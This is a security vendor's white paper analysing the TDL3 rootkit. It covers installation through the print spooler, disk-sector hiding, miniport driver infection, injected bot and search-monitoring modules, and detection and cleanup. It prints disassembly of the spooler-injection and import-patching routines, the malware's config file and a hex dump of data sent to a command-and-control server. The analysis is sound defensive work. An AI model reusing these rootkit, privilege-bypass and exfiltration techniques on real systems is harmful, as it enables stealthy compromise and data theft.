


F-Secure White Paper  
June 2010

# The Case of Trojan DownLoader "TDL3"



Analysis By:  
Ace Portuguez  
F-Secure Labs

## II. Contents

I. Title Page	1
II. Contents	2
III. List of Figures	4
IV. Introduction	5
V. Overview	6
V.1. Building a Foundation	6
V.2. Installation Technique and Design	7
V.2.1. No Turning Back (Installation Cleanup)	8
V.2.2. Missing piece of the puzzle (Surviving Reboot)	8
V.3. Filtering Concept	9
V.4. Attempt for P2P	10
V.5. Data Synchronization	10
V.6. Payload Modules	12
V.6.1 BOT Client	12
V.6.2 TDL and SEO Attacks	12
V.7. Detection and Clean Up	14
V.7.1. Signs of Infection	14
V.7.2. Disinfection	15
V.8. Conclusion	16
VI. Technical Description	16

<b>VI.1. Installer /Dropper</b>	<b>16</b>
<b>VI.2. Spooler Injector</b>	<b>17</b>
<b>VI. 2.1. Import Function Patching</b>	<b>20</b>
<b>VI. 2.2. Retrieving Unpacked Binaries</b>	<b>21</b>
<b>VI. 2.3. Executable Image Loader</b>	<b>21</b>
<b>VI.3. Rootkit Driver</b>	<b>22</b>
<b>VI.4. Driver Infection</b>	<b>22</b>
<b>VI.5. IRP Function Wrapper</b>	<b>23</b>
<b>VI.6. IRP Handler</b>	<b>24</b>
<b>VI.7. Content Filtering</b>	<b>25</b>
<b>VI.7.1 Protecting the Miniport Driver from Defragmentation</b>	<b>32</b>
<b>VI.8. File Caching</b>	<b>33</b>
<b>VI.9. Infected Driver Code (Loader)</b>	<b>35</b>
<b>VI.10. Process Injection</b>	<b>39</b>
<b>VI.11. Worker Threads and KAD Protocol</b>	<b>42</b>
<b>VI.12. Related Works and References</b>	<b>53</b>

### III. List of Figures

<b>Figure I.</b>	<b>TDL3 Execution Flowchart</b>	<b>6</b>
<b>Figure II.</b>	<b>Malware Filtering</b>	<b>9</b>
<b>Figure III.</b>	<b>Global Data Access</b>	<b>11</b>
<b>Figure IV.</b>	<b>Monitoring Search Page Queries</b>	<b>13</b>
<b>Figure V.</b>	<b>Encrypted Data(Figure V) Sent to Malware Server</b>	<b>14</b>
<b>Figure VI.</b>	<b>Logging Search Queries To its FileSystem</b>	<b>1</b>
<b>Figure VII.</b>	<b>Exploiting Spooler Service (Disassembly)</b>	<b>17-19</b>
<b>Figure VIII.</b>	<b>Import Patching (Disassembly)</b>	<b>21</b>
<b>Figure IX.</b>	<b>Patched IRP Major Function</b>	<b>23</b>
<b>Figure X.</b>	<b>IRP Hook Wrapper (Disassembly)</b>	<b>24</b>
<b>Figure XI.</b>	<b>Protected Sector Mapping</b>	<b>25</b>
<b>Figure XII.</b>	<b>Filtering SCSI Read and Write (Disassembly)</b>	<b>26</b>
<b>Figure XIII.</b>	<b>Initializing Completion Routine (Disassembly)</b>	<b>27</b>
<b>Figure XIV.</b>	<b>Completion Routine and Content Forgery (Disassembly)</b>	<b>28-32</b>
<b>Figure XV.</b>	<b>Disinfection and File Caching</b>	<b>34</b>
<b>Figure XVI.</b>	<b>Loader Code (Disassembly)</b>	<b>35-38</b>
<b>Figure XVII.</b>	<b>LoadImageNotify Handler (Disassembly)</b>	<b>39-41</b>
<b>Figure XVIII.</b>	<b>Early KAD Funtionalities (Disassembly)</b>	<b>42-51</b>

## IV. Introduction

Current trends in the Threat Landscape dictate that a malware's functionality grow in number, perform more stealthily and increase in complexity. This continuous evolution is a known fact in the industry as Operating Systems improve and Network security tightens.

Naturally, a malware analyst who regularly encounters a malware family will be able to observe the changes between an old variant and a new one, and so note the increase and changes in behaviors. Commonly observed changes seen in more recent malwares are: the addition of code polymorphism, implementation of process hooks and injections; experimentation with new ways to gain privilege escalation; and using rootkit functionalities.

There are however some malware that go a step further. In early 2008, a first-of-its-kind malware was seen –

Mebroot ([http://www.f-secure.com/weblog/archives/vb2008\\_kasslin\\_florio.pdf](http://www.f-secure.com/weblog/archives/vb2008_kasslin_florio.pdf)), which incorporated some of the most advanced techniques seen in a malware. The aspect with the greatest potential for impacting the threat landscape is the underlying concept the Mebroot malware family represents; a framework or foundation, which we may call a *Malware Operating System* (in reference to a 'MaOS' text string found in the malware).

TDL3, so named by the malware authors themselves, adopts some characteristics of Mebroot malware family in terms of disk infection and surviving reboot operations. Although it does not rank as the most complicated malware seen, TDL3's distinctive features – stealthy infection mechanisms and tricky removal - should not be overlooked. Moreover, TDL3 is just a framework for further system compromise.

In few simple words, TDL3 is a "Means to an End".

## V. Overview

### V.1 Building a Foundation

TDL3's installation is multi-stage: the Installer is executed; a DLL is loaded; Code is injected; a Service is started; a Driver loaded; Hooks are set in place; and finally, Modules are injected. Once these stages are completed, the system is, needless to say, compromised.




Figure I TDL3 Execution Flowchart

Distributed mainly as a single executable file, the installation revolves around appropriately loading the components embedded in the installer, one by one. Each component typically handles certain aspects of the installation, as well as preparing the system for the next component to be loaded.

## V.2 Installation Technique and Design

Appropriate privileges are a must for successful installation and needless to say, TDL3 has this covered pretty well. Exploiting a common system behavior, the malware will morph itself and use the spooler service. Doing this allows it to bypass HIPS installed in the system. With sufficient privileges and bypass features, loading the Driver component – is now made possible.

Unlike most rootkit families/drivers, in which the Driver component exist as a file holding the Executable structures intact, TDL3's Driver component is merely a shell to simply install/write its code section at the end of the disk.

By design, TDL3 follows Mebroot's Disk-Storage scheme, i.e. storing related malware components and data at the end of the physical disk. Information stored in these last sectors includes (but is not limited to): the configuration file; payload components; stolen information; and the Driver's code sections. All these components and data are encrypted using a RC4 algorithm.

TDL3 driver however goes the extra mile by implementing its own 'Encrypted File System'. This adds additional security and integrity to data retrieval when reading the sectors at the end of the disk. Stolen information and the Driver component's code are stored in the last sectors. Meanwhile, the EXE, DLL and configuration files are organized using a simple 'private file system': a list of files is stored in a 'Directory'-type listing marked in the disk with 'TDLD' (TDL Directory), with a filename and offset indicating the location of the file content; while the corresponding file contents are marked as 'TDLF' (TDL File).

Protecting this 'file system' is done in three parts. First, the stored data is directly encrypted using a RC4 algorithm with a private key string, which in this case is a 256-byte long 'tdl' string. Second, at each execution (after reboot), the malware generates a global random string which is only known to the malware and its components, to be

used when accessing the 'file system'. And the third, the malware uses hooks to protect these sectors from direct access.

### **V.2.1 No Turning Back**

To protect itself from early detection and to conceal signs of infection, the malware implements clean up routines, erasing any traces of execution or existence in the system. Associated files and registry entries are deleted, making the infection virtually impossible to notice.

### **V.2.2 Missing piece of the puzzle**

Of course, installation would not be complete without ensuring that a mechanism for continuous and effective autostart is in place. Autostart or merely surviving reboot is always a race condition – simply put, to protect itself, most advance malwares will ensure they are executed first before any other drivers, including antivirus scanners, are loaded.

To survive reboot and win the loading race, TDL3 infects the lowest disk filter driver to contain the loader stub, ensuring the malware is fully operational when the system is loaded.



### V.3 Filtering Concept




Figure II Malware Filtering

Acting in the lowest level of disk filter driver, TDL3 successfully 'hooks' or intercepts accesses to a list of protected sectors. The malware hooks are responsible for two things: allowing direct access to the disk for malware components; and filtering content access to the disk by other processes thus helping the malware hide its presence on the system.

TDL3 uses two methods to intercept access. In the first method, TDL3 maintains a list of physical addresses for infected sectors, as well as a corresponding fake mapping of the original clean sectors in its memory. When any attempt is made to access the infected sectors, the malware will overwrite the (infected) data read with clean data stored in memory. This listing is primarily used to protect the infected disk filter driver

from being accessed, as the malware's own file system and the malware data stored at the end of the disk are already protected.

The second tactic is simpler, as any read/write access requests to the last disk sectors that do not come from the malware will be presented with filtered content. To filter, the read data in memory to be returned to the calling process is zero-filled thus giving back a clean memory buffer.

#### **V.4 Attempt for P2P**

The first variants that appeared in this growing family originally included thread functions in the driver code for Peer-to-Peer (P2P) communication via TDI interface, using the Kademia protocol. Kademia-based DHT protocol (KAD) is known as the most widest used DHT-base protocol, so its choice comes to no surprise. Normally, this protocol is used to send messages between peers, as well as for file uploads and downloads. Its use here is perhaps an attempt to push malware updates?

From the samples analyzed, this functionality is unlikely to perform correctly as the implementation lacks several key KAD function handlers. At the time, this led us to conclude that its inclusion was a premature attempt at using P2P. We may have been right, as the latest samples seen no longer contain the P2P functionality. The question is however, is that a good thing? Or has P2P functionality was improved and completed and just been transferred to a new module which is to be downloaded later?

#### **V.5 Data Synchronization**

TDL3 maintains a set of global data variables that is accessible by several different components and threads, ensuring that the separate processes use synchronized data during execution.

To store the global information, the malware utilizes the KUSER\_SHARED\_DATA region in memory. The KUSER\_SHARED\_DATA structure starts at 0xFFDF0000 and is 0x340 bytes long. TDL3 modifies the entry KUSER\_SHARED\_DATA->SystemCallPad (0xFFDF0308) to point to an allocated buffer (which will be subsequently referred to as Malware\_Shared\_Buffer) in memory, an area that all components can access.




Figure III Global Data Access

The information contained in the Malware\_Shared\_Buffer area includes, but is not limited to, the following:

- A pointer to the allocated buffer that contains the stolen resource data from the infected disk filter driver, as well as a copy of the malware code section
- Base address of kernel
- Device object handle responsible for IDE/Disk device
- Offset in the disk, indicating where the stolen information is written
- MachineGUID (used by the malware as a unique botid)
- Copy of all the Original Addresses for the disk filter driver's IRP Major Functions
- Pointer to the malware's IRP Hook Handler
- Driver and Device object associated to the infected driver
- Address of kernel32!LoadLibrary used in DLL injection
- Randomly generated string – used to access files in the malware-protected sectors
- Complete path to access the malware private file system
- Other portions of this buffer are used for temporary variables, SCSI\_REQUEST\_BLOCK structure, IRP structure etc...

## V.6 Payload Modules

The main TDL3 installer file contains two payload modules:

- TDLwsp.dll
- TDLcmd.dll

These modules are injected into specific processes, as indicated in a log or configuration file. Module injection is carried out in kernel by creating a LoadImageNotify handler to intercept process execution. The handler will execute an APC which will create a worker routine that will be finally responsible for running LoadlibraryExA as another APC with the payload module name written in the memory context of the target process.

### V.6.1 BOT Client

TDLcmd is injected into the svchost process and functions as a bot by connecting to a malware-defined Command & Control (C&C) server. The address it connects to may be sourced from either the configuration file or an address hardcoded in its body, whichever is the latest. The main function of this module appears to be downloading files onto the system.

### V.6.2 TDL and SEO Attacks

Meanwhile, TDLwsp is injected into any launched process and once loaded, will focus mainly on web browser processes by checking the following strings:

- \*explore\*
- \*firefox\*
- \*chrome\*
- \*opera\*
- \*safari\*
- \*netscape\*
- \*avant\*
- \*browser\*

If any of the strings are found, TDLwsp will hook the process' WSPRecv, WSPSend and WSPCloseSocket APIs from the mswsock module. By injecting through these browser applications, TDLwsp becomes capable of passing through system firewalls. It can thus also manipulate the browser's browsing history and search pages and

gain the capacity to download an update for itself – without arousing suspicion in the user.

Latest variants have now properly implemented this. While browsing, it monitors input search queries in on popular search engines and websites such as, Google, Yahoo, AOL, Ask, Bing, Live, Msn, Youtube etc... TDLwsp = (TDL [W]atcher [S]earch [P]ages)?

Monitored queries are then stored by the malware in its 'file system' as the file 'keywords'. Moreover, queried phrases are then immediately sent to its controlled server together with BotId, Bot version, date in an encrypted form to avoid immediate detection. Allowing the attacker to poison future search queries of the user or use the gathered keywords to compute its own statistics for commonly search phrases at the time allowing remote attackers to effectively launch a SEO poisoning attack.




Figure IV Monitoring Search Page Queries

Address	Hex dump	ASCII
00C853B8	68 74 74 70 3A 2F 2F 63 33 36 39 39 36 36 33 39	http://c36996639
00C853C8	2E 63 6E 2F 44 56 72 33 52 76 43 65 36 71 34 6A	.cn/DUx3RvCe6q4j
00C853D8	65 6C 4F 38 64 6D 56 79 50 54 4D 75 4E 69 5A 69	e108dmUyPTMuNiZi
00C853E8	61 57 51 39 59 57 4E 6A 5A 54 42 6B 4D 47 59 74	aw09YWNjZTBkMGYt
00C853F8	59 6A 4E 6C 59 53 30 30 59 7A 55 32 4C 57 45 30	YjNlYS00YzU2LWE0
00C85408	59 32 49 74 59 54 5A 6D 5A 44 41 77 4D 54 4D 77	Y2ItVTZmZDAwMTlw
00C85418	4F 54 6B 32 4A 6D 46 70 5A 44 30 78 4D 44 51 7A	OTk2JmFpZD0xMDQz
00C85428	4F 43 5A 7A 61 57 51 39 4D 43 5A 79 5A 44 30 79	OCZzaWQ9MCCyZD0y
00C85438	4C 6A 51 75 4D 6A 41 78 4D 43 5A 78 50 58 42 68	Lj0uMjAaMCCxPXBh
00C85448	64 57 77 72 5A 6D 6C 7A 61 47 56 79 30 37 41 00	dWwrZmlzaGVy07A.
00C85458	75 01 15 00 00 10 00 00 78 01 C8 00 78 01 C8 00	u0S...x0x0x0x0.
00C85468	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00C85478	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00C85488	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00C85498	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00C854A8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Figure V Encrypted Data (Figure V) Sent to Malware Server

```

0022FCD4 00252FF3 CALL to CreateFileA from 00252FED
0022FCD8 00258038 FileName = "\\?\globalroot\wowmwwy\keywords"
0022FCD8 40000000 Access = GENERIC_WRITE
0022FCE0 00000000 ShareMode = 0
0022FCE4 00000000 pSecurity = NULL
0022FCE8 00000004 Mode = OPEN_ALWAYS
0022FCEC 00000080 Attributes = NORMAL
0022FCF0 00000000 hTemplateFile = NULL
0022FCF4 00C84980 ASCII "J [REDACTED]n"
0022FCF8 00000700
0022FCFC 00000000
0022FD00 00000000
0022FD04 0022FD18
    
```

Figure VI Logging Search Queries To its FileSystem

## V.7 Detection and Clean UP

### V.7.1 Signs of Infection

As with most rootkits, signs of system infection are hard to find without the aid of some tools. One easy way to identify infection is by checking “explorer”, or any other process mentioned above, to see if a tdlwsp.dll has been injected in it (this may be done using SysInternals’ ProcessExplorer.exe). Actively monitoring network connections for packets involving unknown file downloads may also help in pinpointing possible infection. Moreover, active payload

modules can be seen with an internet browser open and checking for the mutex CC51461B-E32A-4883-8E97-E0706DC65415 .

Alternatively, since the infected miniport driver is protected by the malware during a live system infection, this protection can be circumvented by performing offline scanning, whether through a clean system or by booting with a clean disk or via the recovery console. During offline mode, users can also check for malicious information stored at the end of the disk.

For more advanced investigators, infection can be identified by checking the disk miniport driver's IRP Handler for the presence of a possible HOOK wrapper. Furthermore, the KUSER\_SHARED\_DATA can be checked to see if the malware entry is present; this can be done programmatically or by using available tools or debuggers.

### **V.7.2 Disinfection**

Perhaps the weakest link in the malware's operations, which can thus be exploited for cleanup, is the infected disk filter or Miniport driver. As it is the starting point of the infection process when the system is rebooted, disinfecting this module first then reboot, it will guarantee the other malware components still present on the disk will no longer be able to execute.

Should the technology support this, the following is the ideal cleanup process for an infected system:

- Read the malware's Common buffer and retrieve all information needed
- Restore IRP Hooks
- Remove the injected components
- Disinfect the Miniport driver
- Clear malware-related data/buffers from the KUSER\_SHARED\_DATA memory entry, as well as other buffers

## V.8 Conclusion

Aside from some similarities from the old TDSS backdoor malwares, TDL3 is not the new TDSS as claimed by the malware authors in TDL3's code,

What do we know about TDL3? It operates in low level as well as user mode via different components. Loading and execution are multi-stage operations. Startup and system infection properties are similar to Mebroot rootkits in that it writes its copy and associated data directly to the end of the disk. It infects the Miniport driver associated with the disk device to enable its own automatic and early execution. It has bot functionality, which is carried out by the DLL component as well as the driver. Payloads, so far, are geared towards downloading data/files.

So just what is TDL3? TDL3 is a "means to an end", a malware framework, a foundation for complete system compromise. What TDL3 offers is not just stealth coverage or complex installation, but a functional platform for pushing unknown malware onto the system. Through its stealth mechanisms, TDL3 protects the 'pushed' malwares; while its complexity prevents the malwares from being removed easily.

## VI. Technical Description

### VI.1. Installer /Dropper

It is important to note that TDL3's installer file exists in both EXE and DLL form. The difference between the two involves the amount of data to be decrypted and unpacked.

The installer typically contains five (5) packed and encrypted data which are embedded within the executable form of the installer file. The start of the data is directly referenced in the following file:

- IMAGE\_FILE\_HEADER.PointerToSymbolTable



The data is embedded as adjacent structures of:

```
Struct EmbedData
{
    Long dwSize;
    Char DATA [dwSize];
};
```

When the EXECUTABLE file is launched, it will only load one of the embedded data; by contrast, the DLL version will load and unpack all the data.

Normal installation starts with the EXECUTABLE version of the installer file. When executed, the file first checks to determine which mode of execution it will perform; it then loads, unpacks and executes an image file.

## VI.2 Spooler Injector

Once the unpacked image is executed, the installer file will pass control to it, but not before the following is first checked: Is the unpacked image from the EXE or DLL version of the installer?

The major routines at this stage require that the unpacked image come from the DLL version of the Installer. If the image is from the EXE version, executing the image causes it to patch itself and create a DLL version of the Installer in a temporary (tmp) file in the print spooler directory (%Systemroot%\system32\spool\prtprocs\[platformdir]).

Subsequently, calling the AddPrintProcessor triggers the spooler to locate and load any associated DLL s stored in its print processor directory thereby executing the DLL version of the Installer in the context of the spooler service. Alternatively, new variants use AddPrintProvider to do the same.

```
.text:022814DE      lea     eax, [ebp+68h+arg_0+3]
.text:022814E1      push   eax                ; ptr enabled
.text:022814E2      push   ebx                ; current thread
.text:022814E3      push   1                  ; enable
.text:022814E5      push   0Ah                ; privelege
.text:022814E7      call   ds:RtlAdjustPrivilege
.text:022814E7
.text:022814ED      lea     eax, [ebp+68h+hObject]
```

```

.text:022814F0      push     eax                ; pcbNeeded
.text:022814F1      mov     esi, 104h
.text:022814F6      push     esi                ; cBuf
.text:022814F7      lea    eax, [ebp+68h+printdirpath]
.text:022814FD      push     eax                ; PrintProcessorInfo
.text:022814FE      push     1                  ; Level
.text:02281500      push     ebx                ; pEnvironment
.text:02281501      push     ebx                ; pName
.text:02281502      call    jGetPrintProcessorDirectoryA@24 ;
winspool.drv
.text:02281502      ;
_GetPrintProcessorDirectoryA@24
.text:02281502      lea    eax, [ebp+68h+tempfilename]
.text:0228150D      push     eax                ; lpTempFileName
.text:0228150E      push     ebx                ; uUnique
.text:0228150F      push     ebx                ; lpPrefixString
.text:02281510      lea    eax, [ebp+68h+printdirpath]
.text:02281516      push     eax                ; lpPathName
.text:02281517      call    ds:GetTempFileNameA
.text:0228151D      push     esi                ; nSize
.text:0228151E      lea    eax, [ebp+68h+printdirpath]
.text:02281524      push     eax                ; lpFileName
.text:02281525      push     ebx                ; hModule
.text:02281526      call    ds:GetModuleFileNameA
.text:02281526      push     ebx                ; bFailIfExists
.text:0228152D      lea    eax, [ebp+68h+tempfilename]
.text:02281533      push     eax                ; lpNewFileName
.text:02281534      lea    eax, [ebp+68h+printdirpath]
.text:0228153A      push     eax                ; lpExistingFileName
.text:0228153B      call    ds:CopyFileA
.text:02281541      push     ebx                ; hTemplateFile
.text:02281542      push     ebx                ; dwFlagsAndAttributes
.text:02281543      push     3                  ;
dwCreationDisposition
.text:02281545      push     ebx                ; lpSecurityAttributes
.text:02281546      push     1                  ; dwShareMode
.text:02281548      push     FILE_ALL_ACCESS ; dwDesiredAccess
.text:0228154D      lea    eax, [ebp+68h+tempfilename]
.text:02281553      push     eax                ; lpFileName
.text:02281554      call    ds:CreateFileA
.text:02281554      mov     edi, eax
.text:0228155C      cmp     edi, INVALID_HANDLE_VALUE
.text:0228155F      jz     short loc_22815DE
.text:02281561      push     ebx                ; lpModuleName
.text:02281562      call    ds:GetModuleHandleA
.text:02281562      push     eax                ; pPrintProcessorName
.text:02281568      mov     [ebp+68h+hKey], eax
.text:02281569      call    ds:RtlImageNtHeader

```

```

.text:0228156C
.text:02281572
.text:02281574      mov     esi, eax
.text:02281577      sub     eax, [ebp+68h+hKey]
.text:02281578      push   ebx           ; dwMoveMethod
.text:02281579      push   ebx           ; lpDistanceToMoveHigh
.text:0228157A      add     eax, 16h
.text:0228157B      push   eax           ; lDistanceToMove
.text:0228157C      push   edi           ; hFile
.text:0228157D      call   ds:SetFilePointer ; Characteristic
Field
.text:0228157E
.text:02281584 /*
.text:02281585     Changes the characteristics of the copy to DLL
.text:02281586 */
.text:02281587     mov     ax,
[esi+_IMAGE_NT_HEADERS.FileHeader.Characteristics]
.text:02281588     or      ax, IMAGE_FILE_DLL
.text:02281589     movzx  eax, ax
.text:0228158A     push   ebx           ; lpOverlapped
.text:0228158B     mov     [ebp+68h+Buffer], eax
.text:0228158C     lea    eax, [ebp+68h+hObject]
.text:0228158D     push   eax           ;
lpNumberOfBytesWritten
.text:0228158E     push   2           ;
nNumberOfBytesToWrite
.text:0228158F     lea    eax, [ebp+68h+Buffer]
.text:02281590     push   eax           ; lpBuffer
.text:02281591     push   edi           ; hFile
.text:02281592     call   ds:WriteFile ; change to DLL
.text:02281593
.text:02281594     push   edi           ; hObject
.text:02281595     call   ds:CloseHandle
.text:02281596
.text:02281597     push   offset aTdl ; "tdl"
.text:02281598     lea    eax, [ebp+68h+tempfilename]
.text:02281599     push   eax           ; pszPath
.text:0228159A     call   ds:PathFindFileNameA
.text:0228159B
.text:0228159C     push   eax           ; pPathName
.text:0228159D     push   ebx           ; pEnvironment
.text:0228159E     push   ebx           ; pName
.text:0228159F     call   j_AddPrintProcessorA@16

```

Figure VII Exploiting Spooler Service

Once the DLL Installer is executed in the spooler service, it will decrypt all the embedded data and load them in the system:

- Driver
- TDLwsp.dll

- TDLcmd.dll
- List of C&C server
- Id

The Driver will then be loaded with necessary registry service information set (tdlserv).

The malware will also create the file config.ini to contain the basic information needed for infection. The file contains the following:

```
[main]
botid = [machineguid]
affid = (1002)
subid = (0)
installdate = [systemdate]
[injector]
svchost.exe = tdlcmd.dll
* = tdlwsp.dll (* -> any process)
[tdlcmd]
servers =
```

Details of the config.ini will be discussed in the following sections. Once the config.ini file is set, TDLcmd.dll will be loaded into memory for continued execution.

### VI.2.1 Import Function Patching

It is interesting to note the way the Installer attempts to obfuscate the call to the unpacking routine – namely, by patching its own Import table and calling the corresponding API (e.g., SetEvent) for the address in the table. As such, when viewed in a disassembler for static analysis, the malware's action appears to be a normal call to an API, even though it is actually a call to the unpacking routine.

```
.text:004013AC      push    eax
.text:004013AD      mov     [ebp+var_30], 'S'
.text:004013B1      mov     [ebp+var_2F], 'e'
.text:004013B5      mov     [ebp+var_2E], 't'
.text:004013B9      mov     [ebp+var_2D], 'E'
.text:004013BD      mov     [ebp+var_2C], 'v'
.text:004013C1      mov     [ebp+var_2B], 'e'
```

```

.text:004013C5          mov     [ebp+var_2A], 'n'
.text:004013C9          mov     [ebp+var_29], 't'
.text:004013CD          mov     [ebp+var_28], 0
.text:004013D1          call    FindAPIByHash_PatchSetEvent ;
.
.
.text:00401AD3          mov     edi, eax
.text:00401AD5          push   edi
.text:00401AD7          push   [esp+10h+hEvent] ; hEvent
.text:00401ADC          mov     eax, ds:SetEvent
.text:00401AE3          call   eax ; SetEvent ; unpacking
code -- uses aPlib compression

```

Figure VIII Import Patching

### VI.2.2 Retrieving Unpacked Binaries

Subsequent execution of the two user mode components (TDLwsp.dll and TDLcmd.dll) follows the same decryption and unpacking routine as the initial Installer. Across the different components, similar code is seen as shown in Figure IV. The address of the unpacked module is returned after the call to the patched API.

The same technique is also utilized by Driver component, with the exception of the target API to patch, which may vary. At the time of writing, the Driver uses the API RtlAppendAsciizToString.

### VI.2.3 Executable Image Loader

As the unpacked images in memory are file images, the malware uses its own loader to map and execute them. Execution involves proper memory mapping, fixing of import and export tables and fixing or updating relocationable items. This also includes fixing and updating such resource information as it is needed by the new image for proper execution.

### **VI.3 Rootkit DRIVER**

The malware's Driver is critical because all other components require it to have been already loaded in order to successfully execute.

### **VI.4 Driver Infection**

When executed, the Driver's initial task is to infect the filter driver or Miniport driver associated with the disk device. It does so by overwriting certain bytes in the Miniport's resource section with its own Loader code. The stolen resource is then stored in the same buffer as the Driver's code.

